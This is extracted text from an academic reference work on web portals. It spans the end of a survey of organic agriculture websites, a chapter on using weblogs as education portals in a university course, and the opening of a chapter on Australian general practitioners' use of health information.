SERVICE	DESCRIPTION
Alert Users	Alerts users for forthcoming disasters.
Calendar	Marks and prompts of important OA dates.
Catalog	Presentation of the source's content in a form of indexed list.
Certification	Instructions about how to certify OA products.
Community	The ability to create a network of ties that provide sociability, support, communication, identification, collaboration, around a common idea (Axup, 2005).
Consultancy	Advice for subjects concerning OA.
Database	Opportunity to search OA database.
E-commerce	Promotes OA e-commerce.
Events	Informs users about OA events.
Forum	Opportunity to participate in a forum.
FAQs	Display of frequently asked questions along with their answers.
Glossary	Listing, presentation, and explanation of OA related terms.
Guides	Directions and guidelines about OA.
Library	Display of the content of OA site or portal in a library format.
Links	Display of a list with OA related links.
News	Informs users about anything new in OA field.
Publications	Opportunity for users to find publications concerning OA.
Search	Opportunity to search through the site or portal for desirable information.
Subscription	Opportunity to subscribe in order to receive news and information about OA.

Figure 9. Services of OA information resources



Figure 10. Charging scheme of OA information resources



Services

The offered services by OA information resources are summarized in Table 2.

As it is illustrated in Figure 9, about half of the OA information resources offer search and catalog services (49.4% and 40% respectively), while a considerable percentage offer a forum (22.2%), links (22.2%), e-commerce (22.2%) and news (19.4%). On the contrary, glossary (3.9%), library (3.9%), and consulting (3.3%) are services that are not well supported .

Charging Scheme

The majority of OA information resources (83.3%) offer free access (Figure 10), while only 7.8% are accessible to users through subscription. Only 2.2% of the OA information resources charge their users per transaction and less than 1% apply the method of "pay once" (charging the user once and then allowing him free future access), while other methods of charging correspond to approximately 6% of OA information resources (6.1%).

Funding

Web portals are usually dynamic sources of information, and require funding in order to maintain their viability. Although in most examined cases (18.9%) funding source is not mentioned, advertising proves to be the main one (23.3%), while e-commerce services (selling OA products online) seem to contribute 16.1% to funding of existing OA information resources. Other funding sources, such as community sponsorship, donations, subscription, and membership, seem to be very limited in OA information resources. The results of the survey as regards funding methods are summarized in the Figure 11.

Content Trends

Thematic Area

At this point, it should be mentioned that in our survey, the sample covered more areas of agriculture and environment than only OA. Table 3 lists the covered thematic areas.

Most OA information resources, besides their focus on OA topics, cover environmental (36.7%), ecology (30.6%), and general agriculture issues (25.6% crops and 25% animals). On the other hand, only 6.7% of our sample demonstrate interest in the field of agrotourism and organic holidays, and 5.6% for lifestyle. Figure 12 summarizes these results.

Content Type

Regarding the diachronic nature of the content, we can distinguish the following categories:

- **Static:** By the term static, we define content that has been produced once and is not updated, or the update frequency is so low that it can be considered insignificant.
- **Dynamic:** By the term dynamic, we define content that is constantly updated either to reflect latest developments, or report news.
- **Mixed:** This is the case where content is of both of these forms.

From the 180 cases studied, 33.3% proved to have static content, and only 20.6% contained dynamic material that

Figure 11. Funding of OA information resources



Table 3. Description of OA information resources

THEMATIC AREA	DESCRIPTION
Agriculture animals	General agriculture animals' issues.
Agriculture crops	General agriculture crops issues.
Agrotourism/Organic holidays	Agrotourism and organic holiday issues.
Ecology	General ecological issues.
Environment	General environmental issues.
Food and diet	Food and diet issues.
Gardening	Gardening issues.
Lifestyle	Lifestyle issues regarding OA.
OA animals	OA animal issues.
OA crops	OA crop issues.
Organic home producers	Organic home producers' issues.
Organic products	OA product issues.

was transformed and enriched with new OA reports, legislation changes, and OA research developments. Thirty three and one third percent of OA information resources seemed to have a mixed content, combining the static and dynamic type, and for 12.8%, it was impossible to characterise content using any of these content types. Figure 13 demonstrates these results.

Target Group

OA information resources aim at various and usually multiple target groups. As it can be seen in Figure 14, the most popular target groups are consumers (66.1%), farmers (63.9%), and traders (55%). A significant percentage of OA information resources aims at processors (47.8%), researchers (42.2%),

Figure 12. Thematic area of OA information resources



Figure 13. Content type of OA information resources



Figure 14. Target groups of OA information resources



and consultants/advisers (33.9%). On the other hand, a very small percentage is interested in children (12.8%) and home producers/gardeners (12.8%).

CONCLUSION

In this article, we have presented an analysis of existing competition of OA information resources. This analysis has produced several valuable results that have helped us in deciding upon the positioning of the Bio@gro portal. More specifically, it has been demonstrated that the majority of OA information resources have been classified as being simple Web sites or Web portals, and are freely available to the public. Most of them use English as the main content language, and have global (international) coverage. The prevailing technology used is HTML. Almost all of the OA information resources are designed for providing information concerning OA. About half of them offer search services. The thematic area of most of these resources focuses on OA crops and animals. Finally, the most popular target groups seem to be consumers and farmers.

The methodology followed through this study can serve as an initial road map for performing a survey with wider coverage. Our survey focused mainly on Europe and North America. The next step towards a comprehensive global survey would be to perform a complementary survey in countries from Asia, South America, and Africa, and to compare/combine the results. The results presented in this article may also serve as the starting point for positioning other types of OA Web portals. For example, the data collected may be reanalyzed, focusing on the OA resources that aim at a particular target audience. We aim to perform a post-analysis of the results, in order to focus on the target group of end-consumers, as well as to identify the major trends in educational OA resources. In this way, it will become possible to design and develop Web portal services that will specifically aim at the education of the end-consumer (including children) about the benefits of OA products.

ACKNOWLEDGMENTS

The work presented in this article has been partially funded by the European Commission and more specifically, the project No EDC-11293 "Bio@gro." The authors of this article would like to thank all project partners for their assistance in the context of the project, which was essential for the preparation of this article.

KEY TERMS

Active Server Pages (ASP): Dynamic Web pages created through the use of ActiveX scripting.

eXtensible Markup Language (XML): A W3C-recommended general-purpose markup language for supporting data sharing across different systems over the Internet.

HyperText Markup Language (HTML): A scripting language used to create documents on the World Wide Web.

Hypertext Preprocessor (PHP): An open-source programming language for developing server-side applications and dynamic Web content.

JavaScript: A scripting language developed by Netscape to support interactive Web site creation.

OA Actors: All categories of individuals, organizations, companies, research, and educational institutions, national and European organizations and agencies, as well as any other actor interested or involved in the area of organic agriculture.

Organic Agriculture: Holistic production management systems that promotes and enhances agroecosystem health, including biodiversity, biological cycles, and soil biological activity.

Assessing Weblogs as Education Portals

Ian Weber
Texas A&M University, USA

INTRODUCTION

Education is one of the key sectors that has benefited from the continuous developments and innovations in information and communication technology (ICT). Web-based facilities now provide a medium for learning and a vehicle for information dissemination and knowledge creation (Khine, 2003). Accordingly, developments in ICTs provide opportunities for educators to expand and refine frameworks for delivering courses in innovative and interactive ways that assist students achieve learning outcomes (Kamel & Wahba, 2003). However, the adoption of ICTs has also created tensions between traditional control and directiveness in teaching and student-centred learning, which relies on flexibility, connectivity, and interactivity of technology-rich environments.

This chapter examines the introduction of Web-based technologies within a media studies course. The objective was to establish a community of learning, which provides students with a portal or entranceway *into* a common work area and *out* to networks of media related organizations. So doing, a pilot study was conducted within the Department of Communication at Texas A&M University to blend *Weblog* facilities with a classroom setting to enhance students' interpersonal and content interaction, and build *citizenship* through participation and collaborative processes. Four key aims frame this study:

1. provide an accessible, interactive online environment in which students can participate with peers and engage with new media technologies within a learning community setting;
2. develop an instructional technology framework that enhances the learning experience and outcomes within online educative environments;
3. establish a *portal* or gateway for students to access media advocacy and special interest groups and enhance and diversify perspectives on global media; and
4. evaluate student-learning experiences facilitated through innovative online instructional technologies.

BACKGROUND

Early approaches to integrating ICTs into education environments emerged from conventional learning models, originating from the objectivist approach in which a reality exists and experts instruct individuals of that reality (Belanger & Slyke, 2000). However, such teacher-centric, information-based approaches failed to adequately prepare students to become independent learners. Responding to these limitations, educators embraced learner-centric approaches such as *constructivism*, which leant weight to the empowerment of individuals to take charge of their own learning environments. As Wilson (1996) suggests, the constructivist movement in instructional design emphasized the importance of providing meaningful, authentic activities that can help the learner to construct understandings and develop skills relevant to solving problems and not overloading them with too much information. Solis (1997) supports this position, suggesting that student-centred learning "… relies on groups of students being engaged in active exploration, construction, and learning through problem solving, rather than in passive consumption of textbook materials" (p. 393).

In spite of these favorable positions, Khine (2003) warns that creating such learning environments supported by ICTs can be intrinsically problematic. Accordingly, it is critically important that careful planning and design is employed at the early stages of instructional design to provide proper support and guidance, as well as rich resources and tools compatible to each context. When adequate consideration is given to new learning and teaching strategies that incorporate ICTs, real opportunities exist for educators to provide students with a dynamic environment to learn, to think critically, and to undertake productive discussions with their peers in supportive, constructive environments. Given the potential of such technology-rich learning environments, educators have the opportunity to make student learning more interesting and enriching, preparing them for the demands of the future workplace. Accordingly, instructional designers must consider matching the strengths of new technology (flexibility, connectivity, and interactivity) with traditional forms of education (control and directiveness) to inspire, motivate, and excite students in ways that maximize the individual's learning potential.

Achieving these goals requires the development of individual competencies in *problem solving*, *participation***,** and *collaboration*, and communities of learning (Kernery, 2000; Khine, 2003; Wilson & Lowry, 2000). *Problem solving* provides ways for students to engage with authentic episodes, providing opportunities for students and educators to examine events and reflect on solutions. One way of maximizing the benefits of problem solving is to support these through c*ollaborative processes*, which can be built around these "episodes" by focusing on the use of instructional methods to encourage students to work together as active participants on such tasks. Such efforts can be facilitated through structuring and organizing online interactions using computer-mediated communication, which provides the means to overcome limitations of time and place (Harasim, Calvert, & Groeneboer, 1997). Based on the principles of the transformative paradigm, multiple perspectives, and flexible methods, it is possible for students to adapt, to process and to filter content into their own logical frameworks, resulting in outcomes that may not be thoroughly predictable (Bento & Schuster, 2003). As Morrison and Guenther (2000) note, such collaborative environments provide a forum for students to discuss issues, engage in dialogue, and share results. However, Bento et al. (2003) also warn that one of the main challenges in Web-based education is to achieve adequate participation. They offer a four-quadrant taxonomy of learner behaviours when participating in interpersonal and content interaction--missing-in-action, witness learners, social participants, and active learners—as a way of understanding this dynamic.

When building components of problem solving, participation, and collaboration around small group processes, or *learning communities*, it is critical that these dynamics have beneficial effects on student achievements and psychological well-being. As Khine (2003) suggests, building community imparts a common sense of purpose that assists members grow through meaningful relationships. Accordingly, learning communities can be "… characterized by associated groups of learners, sharing common values and a common understanding of purpose, acting within a context of curricular and co-curricular structures and functions that link traditional disciplines and these structures" (p. 23). Rickard (2000) equates the notion of common values to that of "campus citizen," in which students not only engage in educative endeavour but also learn networking and become "life-long members of our communities" (p. 13).

Such communities though should not be limited to just participants within narrowly defined student groups or the domain of institutional environments. ICTs also provide opportunities for students to connect to other informative communities related to their area of discipline or study via the Web. So doing, the educator can build into the instructional design gateways or portals to direct participants of small learning communities to other relevant organizations, groups, and individuals to extend campus citizenry and enhance knowledge creation. Tatnall (2005) suggests that such portals can be seen:

… as a special Internet (or intranet) site designed to act as a gateway to give access to other sites. A portal aggregates information from multiple sources and makes that information available to various users …. In other words, a portal offers centralised access to all relevant content and applications. (pp. 3-4)

In accessing Tatnall's (2005) notion of portals, it is possible to think of these starting points in diverse ways. While no definitive categorization of the types of portals exists, Davison et al. (2003) offer a list of possible alternatives: general portals, community portals, vertical industry portals, horizontal industry portals, enterprise information portals, e-marketplace portals, personal/mobile portals, information portals, and niche portals. However, it is important to point out that these categories are not mutually exclusive, highlighting the malleable nature of these gateways for educators to blend the strengths of one with advantages of others to achieve a more effective portal design.

Even though portals are conceptually difficult to categorize and define, there exist a number of important characteristics that assist in facilitating the objectives of gateways as access points to, and aggregators of, information from multiple sources. For example, Tatnall (2005) draws from a number of scholars to present a general guideline of beneficial characteristics employed to facilitate community collaboration amongst users and the rapid sharing of relevant content and information. For example, the characteristics of access, usability, and functionality, as well as *sticky* web features like chat rooms, e-mail, and calendar functions, have been used to assist in maintaining user interest, attention, and participation within a site.

Within the education sector, portals offer great potential to achieve the kinds of goals laid out so far. However, portal development in these learning environments present a number of challenges for universities as they continue to grapple with a variety of business, organizational, technical, and policy questions within the framework of a larger technology architecture. For example, Katz (2002) highlights the following challenges:

- build standards to create compelling and "sticky" Web environments that establish communities rather than attract surfers;
- create portal sites that remain compelling to different members of the community within the short-term and throughout student lives;
- create the technical and organizational infrastructure to foster "cradle-to-endowment" relationships via virtual environments; and
- integrate physical and virtual sites to foster social and intellectual interactions worthy of the university's mission.

Within this framework of challenges, the emphasis continues to return to the realization that bringing education and ICTs together strategically relies less on technology per se than on the educator's ability to design portals that are instructionally sound (to meet learner needs), customizable and personalized (for each member of the community), meets the institutional vision and mission, and fits within the larger technology infrastructure. However, Katz (2002) argues that while the challenges are great, opportunities can be realized. With universities engaged in relationship management enterprises, the situation requires a proactive role in developing a "…belief system, a worldview, a set of approaches and technologies organized to arrange and rearrange both our front door and our rich holdings" (p. 13).

ENHANCING THE UNDERGRADUATE EXPERIENCE

Texas A&M University's (TAMU) focus on *Enhancing the Undergraduate Experience* provides a series of strategies to increase and expand opportunities for students to be actively involved in learning communities. Establishing such an experience is guided by the recognition that students are involved in *transitions* (freshman to career) and *connections* (building networks).

For most students, these connections do not happen automatically. Rather, they happen because a professor or advisor intentionally creates opportunities and challenges that serve as a catalyst for such connection building. (TAMU, 2005)

To achieve and maintain such connections, TAMU implemented a three-tier model for development and implementation of *foundation*, *cornerstone*, and *capstone* learning communities within the university setting (see Figure 1). In developing this model for establishing learning communities, a number of recommendations were made:

1. Draw from faculty and staff knowledge to create initiatives that make existing educational opportunities even better.
2. Provide resources and incentives to develop, implement, and access learning communities; and encourage innovative pedagogies to support and reward the implementation of technology-mediated instruction, use of peer instructions and collaborative learning.
3. Provide a clearinghouse so the benefits from experience and expertise can be utilized in future design and implementation of learning communities. (TAMU, 2005)

With this framework in mind, a Weblog was integrated into the COMM 458 Global Media course using a generic blogger.com template as part of pilot study funded by a $3,000 TAMU Summer Institute for Instructional Technology Innovation Grant. The template included an archive (of posts and comments), calendar function, a database of user information including e-mail links to registered members, e-mail notification facility, and links to other relevant websites. In providing 22 students access to Weblog facilities, the study set out to establish a model of content production and platform interoperability for inspiring innovative and creative appropriation of Web-based facilities by TAMU students and faculty. Accordingly, the Weblog was strategically integrated into the course to achieve the following outcomes:

- facilitate community building and understandings of social networking and citizenship at local, national and international levels;
- provide a platform for students to evaluate, communicate and critique current issues and problems within informal and engaging online environments;


Figure 1. Learning community model (TAMU, 2005)

Time Line	Courses	Content	Outcomes
Freshman	Foundation	Introduce competencies	Critically analyze, Personal integrity, Contribute to society, Communication
Core Curriculum Courses			
Sophomore, Junior, or both	Cornerstone	Reinforce and integrate competencies in the discipline	Critically analyse, Master depth of knowledge, Communication
Senior	Capstone	Emphasize, synthesize and apply competencies in the discipline	Critically analyse, Master depth of knowledge, Personal integrity, Communication, Contribute to society
Career or Graduate School			

- improve content, information and knowledge management within the course structure;
- improve teaching and learning through understanding the dynamic between participation and collaborative processes within a blended educative environment; and
- develop alternative pedagogical and technological strategies to support and encourage each student to become an independent learner.

All students were invited to be members of the Weblog community by e-mail, which contained a hyperlink that directed them to blogger.com's registration site. There, students selected a user name and password, which brought them into the course Weblog site (see Figure 2). Once in the site, members could interact with each other by posting summaries of readings (including discussion points and questions), comment on posts in which students raised issues and problems (moderated by the course instructor), and source stories and information from national and international news services (e.g., CNN, BBC, or Aljazeera). Users were also given the task of building a database of relevant links to outside media organizations and advocacy groups to assist each other in answering problems and issues posed within online and classroom discussions. All students were assigned administration rights to the Weblog to instil a sense of ownership among members.

Figure 2. COMM458 Global Media Weblog site




FUTURE TRENDS

Participation within the Global Media course (online and classroom) was measured in several ways, including the number of entries (posts and comments), user log-ins, survey, interviews, and observations. Overall, students and instructor made a total of 303 entries (72 posts and 231 comments) over the 10-week period from September to November of the 2005 Fall Semester. On average, there were 3.25 comments per post. However, included in this number were 108 comments (81% response rate) by students to a series of six quizzes (which accounted for 15% of the course's total grade) implemented throughout the semester to test students' general knowledge of key theories and concepts. When the quiz comments were excluded and the figure re-calculated, the average number of comments per post significantly decreased to 1.70. These figures would suggest a relatively poor level of participation in online interactions. However, these figures do not reveal the complexity of the online-classroom dynamic in catering for different learner preferences. Another way of assessing student participation is to categorize their behavior into types of interactions through observing participation in both settings.

Drawing from Bento et al. (2003) four-quadrant taxonomy, it is possible to map the types of behaviors these learners engaged in as part of the participatory and interactivity components of the Global Media course (see Figure 3). Quadrants I and II share the characteristics of low interpersonal interaction. However, whereas Quadrant I students do not care about course content and their peers, "witness learners" are actively engaged with the course materials and discussion (high content interaction), log in frequently and do all the readings but do not actively contribute to course discourse (low interpersonal interaction). On the other hand, Quadrants III and IV share the characteristic of high interpersonal interaction. Students in Quadrant III (high interpersonal interaction, low content interaction) thrive on the social aspects of education, demonstrating characteristics of great conversationalists, with high communication and interpersonal skills. Such students, though, engage in social interaction most often at the expense of reflection and thoughtful consideration of course content. Quadrant IV represents what educators define as "good participation," with high content interaction and interpersonal interaction. Their contributions in discussions are substantive and frequent. Accordingly, Bento et al. (2003) argue that these students contribute not only to the problem-solving task but also to building and sustaining relationships in the learning community.

Given the findings of the study, the Weblog added value to the learning community by providing students with access *into* a common area to connect and interact with one another and as a gateway *out* to sources of information beyond the confines of the institutional environment. Through student-established links to media organizations and advocacy groups, members connected to important and divergent understand-

Figure 3. Taxonomy of COMM 458 course student behavior relating to content and interpersonal interaction



ings and knowledge of the role of media in a global context. One student comment encapsulates the general feeling of course participants toward the Weblog facilities:

… Even if all students had equal enthusiasm to participate in class discussion, class time limits everyone from making significant contributions and feeling part of learning. Blogs provide a place for sharing related material [discussion and provision of links to outside sources] that the classroom setting does not, and a way to question or comment on material we have already covered. In general, blogging let's students engage with each other in a way different from class. By allowing discussions to continue and expand, it helps students who struggle with the material or who are afraid to ask questions in class. It certainly helped me to learn much more than just reading textbook information.

In spite of these positive responses, the chronologically organized Weblog structure offered insufficient flexibility and functionality to increase online participation. Given the findings, the study recommends re-designing the Web-based learning environment using software, innovative interfaces, and workflows. So doing, there is a need to:

1. Develop a technology interface that acts as an entranceway into a series of linked, embedded pages so (a) information storage and retrieval; (b) discussion and commentary; (c) communication; and (d) project facilitation can be purposefully compartmentalize to improve technology, content, interpersonal and intellectual interaction.
2. Integrate chat room facilities into the portal design to create more compelling, sticky Web-environments for participants to interact in real-time with peers and instructor.
3. Introduce more comprehensive monitoring facilities to track technology, content, interpersonal and intellectual interaction, providing instructors with timely diagnostic metrics to enhance decision making during course implementation.

4. Develop more strategic collaborative, problem-solving tasks and exercises to increase participation and improve content, interpersonal, and intellectual interaction.

CONCLUSION

This article presented pilot study findings on using weblog facilities to increase participation and improve interaction in Web-based learning communities. The study revealed a number of aspects to assist educators in providing more structured and comprehensive online learning environments. The most important of these are people-related functions such as creating strategically-focused collaborative learning environments and improving the quality and quantity of, and accessibility to, course metrics to help educators make informed, timely decisions in online instructional environments. Accordingly, it is anticipated that the recommended strategies will improve participation and interactivity and contribute to more productive, supportive learning communities.

KEY TERMS

Constructivism: Learning as interpretive, recursive, building processes by active learners interacting with physical and social worlds.

Information and Communication Technology (ICT): Refers to an emerging class of technologies—telephony, cable, satellite, and digital technologies such as computers, information networks, and software—that act as the building blocks of the networked world.

Learning Communities: Characterized as associated groups of learners, sharing common values, and a common understanding of purpose.

Portal: Considered an all-in-one Web site that acts as a centralized entranceway to all relevant content and applications on the Web.

"**Sticky":** Web Features include chat rooms, e-mail links, and calendar functions.

Student-Centred Learning: Focuses on the needs of the students rather than on teachers and administrators, resulting in implications for the design of curriculum, course content, and interactivity of courses.

Weblog: A personal dated log format that is updated on a frequent basis with new information written by the site owner, gleaned from Web site sources, or contributed to by approved users.

Australian General Practitioners' Use of Health Information

Daniel Carbone
Victoria University, Australia

INTRODUCTION

Over the past 30 years the health framework in which doctors and other healthcare professionals practise has changed relatively little in comparison with the enormous changes seen in transport, manufacturing, and telecommunications (Yellowlees & Brooks, 1999). In Australia, the health system, like others in developed countries worldwide, is deteriorating quickly. Productivity commission reports, parliamentary inquiries, and numerous academic papers describe the current waste and lack of focus on outcomes in our health system (Weyden & Armstrong, 2004), at a time when communities and dedicated health professionals are screaming for the resources to provide acceptable care for their communities (Jackson, 2005).

Portals are seen as feasible tools capable of influencing the outdated health framework to reflect the changed environment (Carbone & Burgess, 2006; Glenton, Paulsen, & Oxman, 2005; Martin & Sturmberg, 2005). In Australia, the technologies behind portals, and potential for health portals specifically, seem to be well understood and represented in the available literature (Sellitto & Burgess, 2005; Tatnall 2005; Tatnall, Burgess, & Singh 2004) as it is around the globe (Eysenbach, 2000; Kim, Thomas, Deering, & Maxfield, 1999; Milicevic & Cullen, 2005). However, less clear are the perceived needs of Australian general practitioners (GPs) and the issues that prevent or encourage the utilisation of these information system technologies. Not just the personal, but also the infrastructure and content needs of general practice and its patients.

